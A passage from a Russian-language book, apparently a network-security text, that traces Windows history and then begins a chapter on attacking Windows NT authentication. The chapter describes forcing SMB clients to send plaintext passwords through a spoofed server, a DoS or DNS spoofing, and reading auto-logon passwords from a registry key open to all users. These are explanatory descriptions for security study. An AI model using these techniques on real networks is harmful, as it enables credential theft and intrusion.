В отличие от пользователей, для программистов Windows оказалась настоящим кошмаром, – продираясь сквозь дебри запутанной документации, они не раз жалели, что родились на свет, вспоминая Microsoft и лично ее президента очень крепким словом. Программирование под Windows концептуально отличается от программирования под MS-DOS. Операционная система MS-DOS «прозрачна» для разработчиков, вольных писать любой код, какой им заблагорассудиться, лишь временами обращаясь к системным вызовам, наподобие функции «открыть файл» или «запустить процесс». Любое приложение, предназначенное для запуска в среде Windows, должно следовать множеству соглашений и ограниченней, налагаемых этой операционной системой. В частности: непрерывно опрашивать очередь сообщений, реагировать на десятки происходящих событий, наконец, сложным образом манипулировать с окнами и другими элементами графического интерфейса, выполняя работу, которую по всем понятием должна брать на себя сама операционная система.

Нарушение или игнорирование любого из этих требований приводит к неустойчивой работе приложения и зависанию Windows. Но обиднее всего, что до трех четвертей усилий уходило на поддержку пользовательского интерфейса, и лишь небольшая толика кода занималась непосредственными вычислениями.

Решив не сходить с ума, программисты как могли затягивали переход на Windows, продолжая разрабатывать приложения для старушки MS-DOS. Вероятно, Microsoft предвидела такой поворот событий, поскольку не прекращала работу над MS-DOS, и 2 апреля 1990 года выпустила очередную, четвертую версию, поддерживающую уже до восьми мегабайт оперативной памяти. Усилиями трех компаний – Lotus, IBM, Microsoft был разработан новый стандарт расширенной памяти EMS, худо-бедно позволяющий приложениями использовать новые аппаратные возможности.

Тем временем, Microsoft создала Excel и Word для Windows, нанося сокрушительный удар конкурентам и упрочняя свои позиции на рынке операционных систем. Многие пользователи устанавливали Windows лишь ради возможности запускать на своем компьютере Microsoft Word, который стал стандартом де-факто на рынке текстовых редакторов.

В мае 1991 года вышла инструментальная система быстрого программирования – Microsoft Visual Basic, а сама Windows была локализована на двенадцать языков двадцати четырех стран мира. Бейсик, вызывая презрение профессионалов, все еще раздумывающих переходить им на Windows или нет, дал возможность начинающим программистам самостоятельно создавать необходимые приложения, поэтому, количество программ под Windows медленной, но неуклонно росло.

Годом позже Microsoft начала свою первую телевизионную рекламную компанию. Рынок пользователей персональных компьютеров к тому времени стал столь многочисленным, что подобная акция оказалась отнюдь не лишней и внесла не малую лепту в усилении позиции Windows.

В апреле 1992 года на свет появилась Windows 3.1, которая не вносила ничего принципиально нового, но отличалась от своей предшественницы тысячами «косметических» улучшений. Мир сходил с ума, пользователи штурмовали магазины, и за первые два месяца продаж в общей сложности разошлось более 23 миллионов копий! Казалось, в такой успех не верил и сам Билл Гейтс.

Дальнейшие события разворачивались со скоростью драки в хорошем вестерне: Microsoft перенесла Windows на портативные компьютеры, заручившись поддержкой свыше 220 производителей; на судебном процессе, возбужденной фирмой Apple по поводу заимствования компанией Microsoft элементов интерфейса Mac OS, оправдательное решение было вынесено в пользу Microsoft, а президент США Джордж Буш вручил Биллу Гейтсу национальную медаль за успехи в области компьютерных технологий. К апрелю 1993 одних лишь зарегистрированных пользователей Windows насчитывалось свыше 25 миллионов, и Windows единодушно была признана едва ли не безальтернативной операционной системой для персональных компьютеров.

Будущее Microsoft всем казалось радужным и безоблачным. Не то что бы конкурентов и вовсе не существовало, но никто из них не мог надолго захватить значительной части рынка, хотя такие попытки предпринимались неоднократно. Например, в ноябре 1990 появилась первая версия продвинутой оболочка для MS-DOS, получившей название GECOS. Но, несмотря на все технические превосходства над Windows, компания-разработчик допустила серьезную маркетинговую ошибку, на шесть месяцев задержав выпуск инструментария для программистов, поэтому разработчикам, под давлением пользователей, пришлось выбирать Windows.

Операционная система DR-DOS, выпущенная фирмой Digital Research, функционально обгоняла MS-DOS, но оказалось несовместима с новыми версиями Windows, и пользовалась спросом лишь ограниченного контингента покупателей, по тем или иными причинам игнорирующего существование Windows.

Попытки корпорации IBM усовершенствовать OS/2 всякий раз оканчивались провалом «*...клиенты все же считали OS/2 слишком громоздкой и сложной системой. Чем хуже выглядела OS/2, тем привлекательнее казалось Windows.*

...от амбициозных планов в отношении Office Vision она (IBM) в конечном счете отказалась»[137]

Однако незащищенность Windows не позволяла найти ей применения в некоторых сферах рынка. Корпоративные пользователи большей частью ориентировались на UNIX, и различные узкоспециализированные операционные системы, а «бытовой потребитель» не спешил отказываться от MS-DOS, которая его полностью устраивала. Разработчики видеоигр вообще игнорировали существование системы Windows, поскольку та слишком медленно обращалась с графикой. «*Принятие графических интерфейсов задерживалось еще и потому, что большинство крупных программистских компаний не вкладывало в них деньги. В основном они игнорировали Macintosh и отмахивались от Windows (если не высмеивали ее). Lotus и WordPerfect, лидеры рынка электронных таблиц и текстовых процессоров, лишь к OS/2 проявляли весьма скромный интерес*» – сетовал Билл. Но программистов можно понять: Сегментная модель памяти Windows, локальные и глобальные кучи, тысячи запутанных системных функций, корпоративная многозадачность (то есть никакая не многозадачность, а лишь ее убогая эмуляция), наконец, завышенные требования к аппаратным ресурсам и внушительные размеры откомпилированных программ, служили хорошим стимулом продолжать создавать приложения для старушки MS-DOS, установленной на миллионах машин всего мира.

Задумываться о корпоративном пользователе Билл Гейтс начал еще в конце восьмидесятых, но никто из специалистов Microsoft не хотел (или не мог) браться за проектирование системы подобного уровня.

Летом 1988 года в кабинете Дэйва Катлера раздался звонок… *Дэйв слыл личностью незаурядной. Мало кому удается участвовать в создании операционной системы, а Дэйв стоял у истоков RSX-11 и VMS – двух легендарных систем прошлого поколения* …звонивший представился Биллом Гейтсом, главой корпорации Microsoft и поинтересовался, – не будет ли Дэйв против с ним встретиться и поговорить о создании новой операционной системы для персональных компьютеров. Честно говоря, персональные компьютеры в тот момент Дэйва интересовали меньше всего, но все же он согласился встретиться с Биллом и высказать свое видение этой проблемы.

---

[137] Билл Гейтс «Дорога в будущее»

«Свидание» закончилось переходом Дэйва в Microsoft, и уже в октябре того же года, он собирал талантливых программистов в свою группу. «*Наши цели включали переносимость, защиту от несанкционированного доступа, поддержку POSIX, совместимость, масштабируемую производительность (поддержку мультипроцессорной обработки), расширяемость и легкость интернационализации. Из всех этих целей самой сложной и оказавшей наибольшее влияние на структуру ОС была совместимость. Сотни тысяч проданных систем PDP-11 ничто по сравнению с десятками миллионов персональных компьютеров! Мало того, мы должны были обеспечить совместную поддержку трех разных 16-разрядных сред и добавить новые 32-разрядные возможности, позволяющие освободить приложения для ПК от ограничений виртуального адресного пространства, аналогичным существовавшим в PDP-11. И сверх всего мы хотели поддержать стандартную спецификацию интерфейса UNIX под названием POSIX*» – вспоминал Дэйв Катлер, руководитель разработки Windows NT.

С самого начала NT ориентировалась на серверные платформы и высокопроизводительные рабочие станции. Это единственная операционная система Microsoft, существующая на компьютерах, несовместимых с семейством Intel. Переносимость и защищенность – вот главные черты корпоративной операционной системы. Поэтому, большая часть кода реализована на мобильных Си\Си++, и только низкоуровневые компоненты, напрямую взаимодействующие с оборудованием, выполнены на ассемблере. Но переносимость обошлась дорогой ценой, – комфортная работа с Windows NT требует десятков мегабайт памяти и сотен мегагерц процессора.

Но стоимость даже самого навороченного ПК в глазах корпоративных пользователей ничтожна в сравнении с предоставляемыми NT возможностями. Не будет большой ошибкой сказать, что Windows NT – та же UNIX, но построенная по новым технологиям с учетом ошибок своей предшественницы. Базовые концепции UNIX сформировались в тот далекий период, когда никакой стройной теории безопасности не существовало, и разработчики действовали скорее наугад, чем целенаправленно. В главе «Безопасность UNIX» рассказывается о проблемах отладки приложений под UNIX, – во имя безопасности разработчики оказались поставлены в очень невыгодное положение, и частенько решали задачу модификацией ядра, снимая «лишние» (с их точки зрения) защиты.

Защита не должна мешать легальным пользователям, но должна уметь противостоять любому, даже самому хитрому, злоумышленнику, пытающемуся проникнуть в систему. В Windows NT защитные механизмы полностью интегрированы в ядро, а не были добавлены в систему позже, как это произошло с UNIX.

Желая привлечь к себе как можно больше клиентов, Microsoft поставила цель – научить новую систему выполнять приложения, написанные для OS/2, 16-разрядные приложения Windows и обеспечить легкий перенос программного обеспечения UNIX. Но к началу девяностых конфликт между Microsoft и IBM достиг апогея, и Microsoft, наблюдая сокращения рынка пользователей OS/2, внезапно поменяла свои планы.

Отныне она сосредоточилась на Windows – подобных операционных системах, и одела NT в графическую оболочку, визуально неотличимую от интерфейса Windows 3.x. О целесообразности этого шага, аналитики спорят до сих пор. Недружелюбный к разработчикам графический интерфейс вызывал пренебрежение к новой системе всех поклонников UNIX. С другой стороны, он привлек начинающих пользователей и обеспечил легкий переход на Windows NT с Windows 3.x (да только много ли корпоративных клиентов в глаза видело Windows 3.x?).

Программистский интерфейс win32 API, первоначально задумывавшимся одной из подсистем, стал основным способом общения приложений с операционной системой, а стремление компании обеспечить совместимость с программами, написанным для OS/2, исчезло. Операционная система Windows NT стала в первую очередь ориентирована на работу со своими родными 32-разрядными приложениями, и не гарантировала корректного выполнения программного обеспечения, созданного для 16-разрядной Windows и MS-DOS.

Первая публичная версия Windows NT 3.1 появилась на рынке 24 мая 1993 года. Реакция разработчиков была не однозначна. Устойчивость и защищенность системы (не свободной, впрочем, от шероховатостей) противостояли умопомрачительным системным требованиям. Комфортная работа обеспечивалась при наличии, по крайней мере, 16-32 мегабайт оперативной памяти и быстрого процессора (а лучше сразу двух). В начале девяностых цены на микросхемы оперативной памяти еще оставались высокими, и далеко не все считали переход на Windows NT чем-то целесообразным.

Смущала и явная избыточность системных вызовов, – многие функции оперировали десятками аргументов, сложными структурами данных, которые были слишком трудны для запоминания. Однако разработчики осознавали – при такой агрессивной маркетинговой политике Microsoft, переход на Windows NT неизбежен, пускай и растянется на несколько лет.

Рынок «персональных пользователей» вообще проигнорировал появление Windows NT, поскольку мало кто из них располагал аппаратными ресурсами требуемой мощности. Поэтому, Microsoft задумалась о выпуске «облегченной» Windows NT, хотя бы сносно запускающейся на массовых компьютерах. В середине девяностых «массовый компьютер» подразумевал собой 80386 процессор, оснащенный 4 мегабайтами оперативной памяти.

Перед разработчиками стояла задача – втиснуть большинство функций win32 API в это скромное пространство, обеспечивая возможность запуска и работы с 32-разрядными приложениями, созданными для Windows NT. Фактически от NT новая система отличалась бы отсутствием защиты и переносимости.

Действительно, подсистема защиты один из самых «прожорливых» компонентов Windows NT. Выкинув защиту и отказавшись от переносимости, удалось бы значительно увеличить производительность системы, переписав критический код на оптимизированном ассемблере.

Но лимит в четыре мегабайта стал настоящим кошмаром для разработчиков, вынужденных изощряться всеми мыслимыми и немыслимыми способами, лишь бы втиснуться в это крошечное пространство. В результате пришлось пойти на ряд существенных упрощений, значительно ухудшивших совместимость с Windows NT.

В кругу разработчиков новая система была известна под именем «Chicago», но в продажу она поступила под официальным названием «Windows 95». Интенсивная телевизионная реклама не осталась не замеченной и 24 августа 1995 года, в первый день продаж Windows 95 в очереди на ней стояли даже люди, не имеющие ни компьютера, ни отношения к вычислительной технике вообще.

Началась массовая миграция с MS-DOS и Windows 3.x на Windows 95, и очень быстро Windows 95 стала единственной, практически безальтернативной операционной системой, установленной на миллионах компьютеров. «*Если вы программируете, – то вы программируете под Windows 95*» убеждали программистов пользователи и распространители программного обеспечения. Программы MS-DOS исчезли с прилавков магазинов и страниц компьютерных журналов, – мир окунулся в Windows 95, и не собирался выныривать.

Тем временем, Microsoft поглядывала на “hi-end” рынок серверов и рабочих станций, оснащенных операционной системой UNIX, упорно игнорирующих новики прогресса. Недостаточное быстродействие Windows NT препятствовало ее продвижению на рынок. Тем более, архаичный интерфейс NT 3.x не шел ни в какое сравнение с дружелюбностью Windows 95 и породил конкуренции внутри Microsoft – покупатели, приобретали Windows 95, откладывая покупку NT на потом, выжидая когда компания перенесет в нее новый интерфейс.

И вот 31 июля 1996 года вышла Windows NT 4.0. Это был тот редкий случай, когда очередная версия программного обеспечения требовала аппаратных ресурсов значительно ***меньше*** своих предшественниц. Разработчики приложили титанические усилия в оптимизации кода Windows NT, перенесли весь GUI (*Графический интерфейс пользователя*) в ядро и ускорили вызовы наиболее употребляемых функций.

Рисунок winnt256.gif Логотип Windows NT 4.0

Вместе с этим компания исправила ряд досадных ошибок и шероховатостей, имевших место в предыдущих версиях, отчего система стала значительнее надежнее, устойчивей и защищенной. Конечно, устранение одних ошибок, порождало другие и атаки систем,

оснащенных Windows NT 4.0, не прекращались, но Microsoft сумела отвоевать у UNIX аппетитный кусок рынка и продолжила дальнейшее наступление.

В результате в Internet оказалось множество серверов, оснащенных Windows NT, а в локальных корпоративных сетях Windows NT стала стандартом де-факто. Вместе с захватом рынка операционных систем, Microsoft монополизировала рынок WEB-браузеров, интегрировав Internet Explorer с Windows 95 и Windows NT. У пользователей отпала необходимость приобретать продукты сторонних фирм. Основной конкурент Microsoft – фирма Netscape не только не могла предложить ничего принципиального нового, отсутствующего в Internet Explorer, но и проигрывала в устойчивости работы – Netscape Navigator очень часто «зависал», «рушился», «спотыкался» на скриптах и заковыристых HTML-конструкциях. Были, конечно, и у него свои приверженцы, но большинство пользователей, не раздумывая, выбирало продукцию Microsoft.

А сама Microsoft интенсивно выталкивала Netscape с рынка. «*...Netscape непомерно разрекламировала Navigator как программу просмотра AOL в своей службе GNN Internet. Был фурор. Аналитики провозгласили рождение совместного предприятия, предсказывая, что оно укрепит положение фирмы Netscape как лидера. Днем позже выступила Microsoft и быстро перехватила инициативу. Внезапно AOL согласилась сделать Explorer основным браузером для пяти с лишним миллионов своих абонентов. Взамен AOL обеспечила себе место на рабочем столе Windows 95.*»[138]

В свою очередь ребята из Netscape вместо того, чтобы плотно сеть за кодирование, подали на Microsoft в суд, пытаясь обвинить ее в нечестной конкуренции, и потребовали изъять браузер из операционной системы. Интересно, но ведь Windows, помимо браузера содержит еще утилиты проверки и дефрагментации диска, но это не мешает Питеру Нортону продавать свои программы; еще в Windows есть графический редактор, но никто не видит в нем конкурента PhotoShop. Почему? Сторонние производители сумели обогнать Microsoft и выпустить нечто принципиально новое. Напротив же, Netscape и Explorer близнецы – братья, функционально неотличимые друг от друга.

Непонятно, почему суд стоит на стороне Netscape, поддерживая откровенно глупый иск, кстати, ущемляющий интересы пользователей (которых бесплатный Explorer вполне устаивает, а покупать продукцию Netscape неохота) и тормозящий прогресс (интеграция с браузеров облегчает создание объективно ориентированных интерфейсов).

Врезка «замечание»

Netscape оказалась одной из горстки компаний Кремниевой долины, ведомых фирмой Sun Microsystems, которые страдают помрачением ума, проявляющимся в том, что Microsoft кажется им всего лишь галлюцинацией. В соответствии с таким взглядом все, что нужно сделать старым мини компьютерным трудягам, так это дать Microsoft хорошего пинка.

«Почему Microsoft победит Netscape» Джон Дворак

В июне 1998 Microsoft выпустила последнюю операционную систему, построенную на базе оригинального кода Windows 3.x– Windows 98. Кроме внешних, косметических, изменений, разработчики значительно улучшили ядро, приближая его к Windows NT. Система вызывала симпатии пользователей, но не имела никакого будущего. Старое наследие в виде 16-разрядных модулей, пропитавших всю систему, стало непреодолимой преградой на пути повышения устойчивости и производительности системы.

Но Microsoft нашла в себе силы отказаться от поддержки двух линий операционных систем, сливая их в одну – Windows NT 5.0 или, как ее сейчас принято называть, Windows 2000. Это означает, рядовые пользователи будут работать с той же операционной системой, которая «крутится» на серверах и корпоративных рабочих станциях. Сбылась мечта IBM, создать единую операционную систему для всех машин от мала до велика. Программистам нет больше надобности тестировать свои продукты на всех платформах, а пользователям персональных компьютеров – сетовать на полную незащищенность «домашней» операционной системы перед вирусами, вредителями и нестабильным программным обеспечением.

Успех Windows и огромное количество написанных для нее приложений не позволяет надеяться на появление альтернативной, не совместимой с Windows операционной системы – слишком огромный труд пришлось бы затратить для переноса существующего программного обеспечения или воссозданию его с нуля.

[138] «Почему Microsoft победит Netscape» Джон Дворак

Но вопреки всем прогнозам, над монополизмом Microsoft начинают сгущаться тяжелые тучи. Первым удар – обещания корпорации Intel выпустить процессор нового поколения Merced, концептуально отличающийся от семейства 80x86. Компания Microsoft уже объявила о начале работы над 64-разрядной версией Windows NT, способной запускаться на Merced. Но именно ***запускаться***, а не использовать все его преимущества. История обещает повториться, – точно как Windows 3.x использовала лишь малую часть функциональных возможностей Intel 80386, так и Windows NT сможет запускаться на Merced, но не использовать процессор на полную мощность. Сама же Intel считает, что основной операционной системой Merced окажется… UNIX, способная ценой минимальных переделок подстроится под новую архитектуру. В отличие от нее, операционная система Windows NT слишком сложная и не гибкая, «заточенная» под технологии десяти-двадцати летней давности. Наверняка Merced отвоюет у Microsoft ощутимый кусок рынка – рынка серверов и высокопроизводительных рабочих станций (правда на персональных компьютерах это не отразится).

Другой удар – приговор суда, по которому Microsoft должна разделиться на две независимые компании. Впрочем, Билл подал апелляцию, выиграв несколько лет отсрочки, и просто так сдаваться не собирается, но… Кто знает, сколько еще продлиться господство Microsoft? И никто не знает, каким окажется мир «по ту сторону Microsoft»…

…на востоке, у самой линии горизонта, мерцала ложная заря - сияние ночных городов Европы за проливом. А в древнем Лондоне, по ту сторону барьера, вся грязь, копоть, все руины исчезли, словно и не существовали вовсе. Все поглотила тьма. Остался только сверкающий мираж - волшебный, безупречный, бессмертный.

Лоис Макмастер Буджолд Братья По Оружию

Атака на Windows NT

- В этой главе:
  - Microsoft LAN Manager – история, устройство, недостатки реализации
  - SMB протокол
  - Реализация локальной регистрации в системе
  - Реализация удаленной регистрации в системе
  - Уязвимость автоматического входа в систему
  - Алгоритмы аутентификации, механизм «запрос-отклик»
  - Алгоритмы шифрования паролей
  - Алгоритмы хеширования – LM и NT хеш
  - Ошибки реализации механизма аутентификации
  - Оценка криптостойкости LM-хеша, атака на LM-хеш
  - Оценка криптостойкости NT-хеша
  - Уязвимость алгоритма шифрования хеш-значения, передаваемого по сети
  - Оценка времени, необходимого для подбора пароля Windows NT
  - L0phtCrack – программная реализация подбора пароля
  - Доступность резервной копии базы SAM
  - Анонимный пользователь в Windows NT и нуль сессии
  - Атака RedButton
  - Атака с помощью Password Policy
  - Протокол SNMP, возможность его использования для атаки
  - Получение прав администратора с помощью ошибки реализации NtAddAtom
  - Служба редиректора
  - Именованные каналы и NPFS
  - Атака с использованием именованных каналов
  - Олицитворение и наследование прав клиента

Врезка «вместо предисловия»

Летом двухтысячного года состоялся торжественный выпуск операционной системы Windows 2000, объединивший в себе удобства Windows 98 с надежностью[139] *Windows NT. Большинство ошибок, существовавших в Windows NT 4.0, сейчас исправлено и на первый взгляд система кажется стабильной и устойчивой*[140].

Но не стоит торопиться с заключениями. Вопреки заверением Microsoft, Windows 2000 – просто очередная ОС[141]*, принципиально ничем не отличающаяся от своих предшественниц. Грандиозные изменения кода, затронувшие всю систему, включая ядро, свидетельствуют: ошибки есть, не может быть, чтобы разработчики не допустили ни одной из них более чем в пяти миллионах строках кода!*

Некоторые атаки, описанные ниже, применимы исключительно к Windows NT 4.0 и бессильны против Windows 2000. Между тем, их актуальность остается весьма высокой: массовая миграция на новую систему начнется нескоро. Крупные корпорации в таких вопросах никогда не спешат: если существующее программное обеспечение удовлетворяет их запросам, какой смысл «менять шило на мыло»? Ввод новой системы в эксплуатацию всегда связан с риском возникновения ошибок, влекущих потерю данных и рабочего времени. Корпоративный пользователь скорее согласится мириться с недостатками прежней системы, чем установит «кота в мешке», не прошедшего тестирования у тысяч домашних и мелко корпоративных пользователей.

Однако в ряде случаев Windows NT 4.0 не способна обеспечить надлежащего уровня защищенности[142]*. Существует ряд атак, не устранимых никакими средствами администрирования, но позволяющих злоумышленнику получить привилегии администратора!*

*В Windows 2000 большинство обнаруженных ошибок исправлено (**но не все!**), и уровень защищенности системы значительно повышен. Поэтому, весь материал, приведенный ниже, можно рассматривать не только как описание дыр Windows NT (Windows 2000), но и как стимул перехода на Windows 2000 (если читатель до сих пор этого не сделал).*

Если первые кирпичи здания UNIX закладывались в ту далекую эпоху, когда никакой теории безопасности еще не существовало, то Windows NT изначально проектировалась как защищенная, отказоустойчивая система, стойкая ко всем антиамериканским настроениям.

Дейв Катлер, крестный отец Windows NT, ранее участвующий в создании двух легенд семидесятых – RSX-11M и VMS[143], вложил в NT весь свой талант и опыт, но… похоже, потерпел неудачу. Да, Windows NT построена на передовых технологиях и основана на внутренне непротиворечивой модели безопасности, но теоретическую идиллию разрушают вездесущие ошибки реализации.

Кроме досадных багов, своеобразных программистских описок, исправляемых очередной заплаткой, актуальны и проблемы стыковки различных компонентов операционной системы друг с другом. Их несогласованная работа способна значительно ослабить степень безопасности, но ни один человек не в состоянии удержать в голове миллионы строк исходного кода операционной системы, а с ростом количества разработчиков координировать их действия становится все сложнее и сложнее. Неудивительно, что в Windows NT обнаруживаются серьезные бреши в защите, и существуют способы несанкционированного повышения уровня своих привилегий с «гостя» до администратора. Часть ошибок устраняется правильным администрированием (читай – нечеловеческим ущемлением прав пользователей и отключением всего, что удается отключить[144]), но в силу самой архитектуры Windows NT у злоумышленника всегда останется шанс проникнуть в систему.

---

[139] Так бы хотелось в это поверить!

[140] Если не считать огромного количества новых ошибок, отсутствовавших в Windows NT 4.0

[141] Компания Microsoft же на своем сайте пытается доказать, что утверждение «Windows 2000 – это просто очередная ОС» всего лишь миф и не более. (http://www.microsoft.com/rus/migration/mythes/1.htm)

[142] Впрочем, и Windows 2000 его, возможно, не обеспечит то же

[143] Кстати, если в слове “VMS” сдвинуть все буквы на одну позицию вправо, получится “WNT”

[144] А все что не удается отключить выламывается с корнем

Аналогично UNIX, операционная система Windows NT подвержена угрозе срыва стека, точно так для нее актуальна возможность прорыва за пределы процесса, позволяющая пользователю получить доступ к данным и коду другого приложения (включая системные сервисы), наконец, реализация протоколов семейства TCP/IP оставляет желать лучшего и допускает возможность удаленной атаки. Впрочем, ошибки в практике программистов – дело привычное и встречаются они не только у Microsoft, но отличительная черта Microsoft – бег впереди прогресса, приводит к появлению новых версий задолго до того, как разработчики успевают выявить и устранить дефекты старых. Стабильность же UNIX в основном объясняется тем, что за несколько последних лет эта система не претерпела никаких существенных изменений.

Бурное развитие Windows-систем привело к проблемам совместимости, вынуждая разработчиков тянуть за собой воз неудачных решений и откровенных ошибок ранних версий. Взять, к примеру, механизмы аутентификации пользователей в Windows NT. Казалось бы, операционная система, разработанная много позже UNIX, должна учесть ошибки своей предшественницы и превзойти ее в защищенности. На самом же деле все обстоит с точностью до наоборот!

Первые зачатки сетевой поддержки появились еще в MS-DOS 3.1[145], а уже в 1984 году Microsoft выпустила программный пакет “Microsoft Network” (сокращенно MS-NET). Как не удивительно, но, ряд заложенных в него концепций, дожил и до сегодняшних дней, перекочевав сначала в Microsoft LAN Manager, а затем и в Windows NT. К ним («живучим» концепциям) относятся ***редиректор*** (*redirector*), протокол ***SMB*** (*Server Message Block*) и ***сетевой сервер*** (*Network Server*). Подробнее о каждом из них рассказано ниже, сейчас же больший интерес представляет LAN Manager.

Вопреки распространенному заблуждению это вовсе не самостоятельная сетевая операционная система, а всего лишь расширение к существующим операционным системам – MS-DOS, OS/2, UNIX, Windows 3.1 и Windows 3.11 for Workgroups. Поэтому, все последующие системы Windows 95, Windows 98 и Windows NT были вынуждены поддерживать совместимость с Microsoft LAN Manager, дабы не отсекать многочисленную армию пользователей, работающих с DOS и Windows 3.x (а теперь LAN Manager поддерживает и Windows 2000 для обеспечения совместимости с Windows 95, Windows 98).

Для аутентификации, установления соединений и передачи файлов используется протокол SMB (*Server Message Block*). Но SMB это не один протокол, а целое семейство диалектов, созданных в разное время для различных операционных систем. В самой ранней реализации протокола, PC Network Program 1.0 (которая была разработана для MS-DOS), отсутствовала поддержка шифрования паролей, и они передавались на сервер открытым текстом! Казалось бы, сегодня об этой архаичности можно забыть[146], ан нет!

Да, все современные сервера работают ***только*** с зашифрованными паролями, но большинство ***клиентов*** по-прежнему поддерживают ранние спецификации SMB. Если злоумышленник сумеет «прикинуться» сервером, он сможет послать клиенту сообщение `SMB_COM_NEGOTIATE` с флагом, предписывающим передавать пароль в незашифрованном виде. И клиент, поверив, что сервер не поддерживает зашифрованные пароли[147], выполнит его требование!

На первый взгляд «прикинуться» сервером невозможно. Ведь для этого необходимо не только подделать обратный адрес в заголовке пакета, но и изменить маршрутизацию сетевых сообщений! Сервер пассивен, он не отправляет никаких пакетов клиенту, пока тот сам не инициирует запрос на соединение. Но широковещательная среда локальной сети Ethernet позволяет любому сетевому адаптеру перехватывать все физически проходящие сквозь него пакеты. Достаточно блокировать сервер любой подходящей DOS-атакой (иначе клиент получит сразу два ответа, – как от ложного сервера, так и от настоящего) и вернуть клиенту подложный пакет с требованием пересылки открытого пароля. В глобальных же сетях, основанных на TCP/IP, существует угроза «подмятия» DNS-сервера – злоумышленник может забросать клиента ворохом UDP-пакетов, содержащих обратный адрес подложного сервера. Если клиент примет один из таких пакетов за ответ настоящего DNS, он доверчиво установит соединение с узлом злоумышленника! (Подробнее об этом рассказано в главе «Атака на DNS сервер»[148]). Подобные

---

[145] Разумеется, речь идет только о продуктах Microsoft

[146] Ну кому в двухтысячном взбредет в голову устанавливать на своей машине MS-DOS?

[147] И что же это за сервер такой?

[148] Глава «Атака на DNS сервер» помещена во второй том «Техники сетевых атак»

атаки, получили название “Man in Middle” (*Субъект в середине*) и достаточно широко распространены.

Очевидное решение – отключить поддержку незашифрованных паролей (если программное обеспечение допускает такую возможность). Но, в отличие от сервера, конфигурируемого администратором, настойка клиента – забота самого клиента. В сетях с большим количеством пользователей (а тем более, в глобальных сетях), никакой администратор не способен уследить за всеми своими подопечными.

*Врезка «замечание» **

Кстати, по умолчанию учетная запись администратора не блокируется никаким количеством неудачных попыток ввода пароля, (иначе бы существовала возможность парализовать администратора, забросав сервер ложными паролями, и, даже обнаружив атаку, администратор уже не смог бы ничего предпринять). Таким образом, учетная запись администратора оказывается открытой для подбора паролей.

*Утилита passprop из комплекта Windows NT Resource Kit позволяет включить блокировку учетной записи администратора. Естественно возникает вопрос, как же он тогда сможет войти в систему? Оказывается, блокировка касается только удаленной регистрации, а с консоли главного контроллера домена PDC вход **всегда** открыт.*

Реализация SMB для Windows for Workgroups уже поддерживала зашифрованные пароли, но все же еще оставалась достаточно ненадежной с точки зрения безопасности. К сожалению, она оказалась интегрирована в Windows 95 и Windows 98, поэтому отказаться от ее поддержки в большинстве случаев невозможно. Конечно, если на всех машинах сети установлена Windows NT, разумно использовать ***только*** родную для нее реализацию протокола SMB – NT LM 0.12 (а лучше NT LMv2), которая достаточно надежна, но чаще все же приходится поддерживать операционные системы обоих типов.

Врезка «замечание»

«…в наши дни большие информационные системы хорошо защищены, в них используются пароли и очень сложные коды. Но Клюг участвовал в разработке большинства из этих систем. Нужен дьявольски хитрый замок, чтобы не пустить в дом того, кто делал замки всю жизнь»

John Warley. “Press Enter”

Перед началом работы с сервером пользователю необходимо зарегистрироваться в системе. В большинстве случаев допускается как удаленная (по сети), так и локальная (с клавиатуры, подсоединенной к компьютеру-серверу) регистрация. Но, со времен появления UNIX, разработчики накопили богатый опыт в борьбе со злоумышленниками и придумали новые алгоритмы, успешно функционирующие даже в агрессивной среде.

Под «агрессивностью» понимается способность злоумышленника вмешиваться и контролировать процесс аутентификации. Например, telnet-клиент, при входе на UNIX-сервер, посимвольно передает введенные пользователем имя и пароль (по одному символу в каждом пакете)[149]. Очевидно, если злоумышленнику удастся перехватить все пакеты[150], он сумеет восстановить пароль.

Ничуть не безопасней локальная регистрация – под UNIX существует множество закладок, имитирующих процедуру входа в систему, а на самом деле похищающих пароли. Поэтому, разработчики подсистемы защиты Windows NT Джим Келли (Jim Kelly) и Клифф Ван Дайк (Cliff Van Dyke) «подцепили» процедуру регистрации на комбинацию клавиш “Alt-Ctrl-Del”. Никакое приложение, исполняющееся с пользовательскими привилегиями, не способно в этот момент захватить управление. Конечно, системные драйверы вольны перехватывать что угодно, в том числе и нажатие “Atl-Ctrl-Del”, но право установки новых

[149] В главе «Протоколы telnet и rlogin» подробно описан процесс передачи пароля. В большинстве случаев используется алгоритм Нагла, кэширующий отправляемые символы, поэтому в каждом пакете отправляется более одного символа.

[150] А перехват трафика возможен как в локальных, так и глобальных сетях: ни широковещательная среда Ethernet, ни протоколы TCP/IP не защищают от этого.

драйверов в систему дано только администратору, а непривилегированные пользователи установить подобную закладку в Windows NT уже не смогут[151].

Однако такая защита не очень-то помогает, если используется автоматический вход в систему (а используется он удручающе часто[152]). В ветке реестра "`HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrenetVersion\Winlogon`", по умолчанию доступной группе Everyone (всем пользователям), содержатся имя пользователя, вошедшего в систему, ("DefaultUsername") и его пароль ("DefaultPassword"). Если удаленные подключения разрешены, любой член группы Everyone (т.е. всякий, зарегистрированный в системе), сможет просмотреть указанную ветвь реестра, со всеми отсюда вытекающими (для администратора) последствиями.

Но можно ли считать защищенной машину с выключенной автоматической регистрацией? Фирма Microsoft утверждает якобы да (а что ей еще остается делать?), но атакованные злоумышленниками администраторы (и, очевидно, сами злоумышленники), похоже, придерживаются иного мнения на этот счет.

Внешне процедура аутентификации выглядит безупречно. Клиент, установив сессию по протоколу NetBIOS, уведомляет сервер о своем желании вступить с ним в связь, посылая сообщение `SMB_CON_NEGOTIATE`, в котором перечисляются все известные клиенту диалекты SMB.

Сервер, выбрав самый современный из доступных ему и клиенту протоколов[153], возвращает либо случайную 8-байтовую последовательность, именуемую ***challenge***[154], либо просьбу передать пароль в открытом виде[155].

Клиент, в ***отклик***, посылает сообщение `SMB_SESSION_SETUP_ANDX`, содержащее пользовательское имя (открытым текстом); открытый пароль или challenge, зашифрованный хеш - значением пароля.

Сервер извлекает из базы данных (в просторечии «файла паролей») оригинальный хеш пароля данного пользователя, шифрует им *challenge* и сравнивает полученный результат с откликом клиента. Если они совпадают – хорошо, а нет – invalid user.

Важно понять, *challenge* шифруется хеш - значением, а не наоборот. В противном случае, никакого смысла в *challenge* не было бы – злоумышленник, перехватив запрос сервера и ответ клиента, сумел бы расшифровать хеш - значение и получить несанкционированный доступ к серверу (а серверу для аутентификации кроме имени пользователя и хеша ничего не нужно, ведь незашифрованный пароль он и сам не знает).

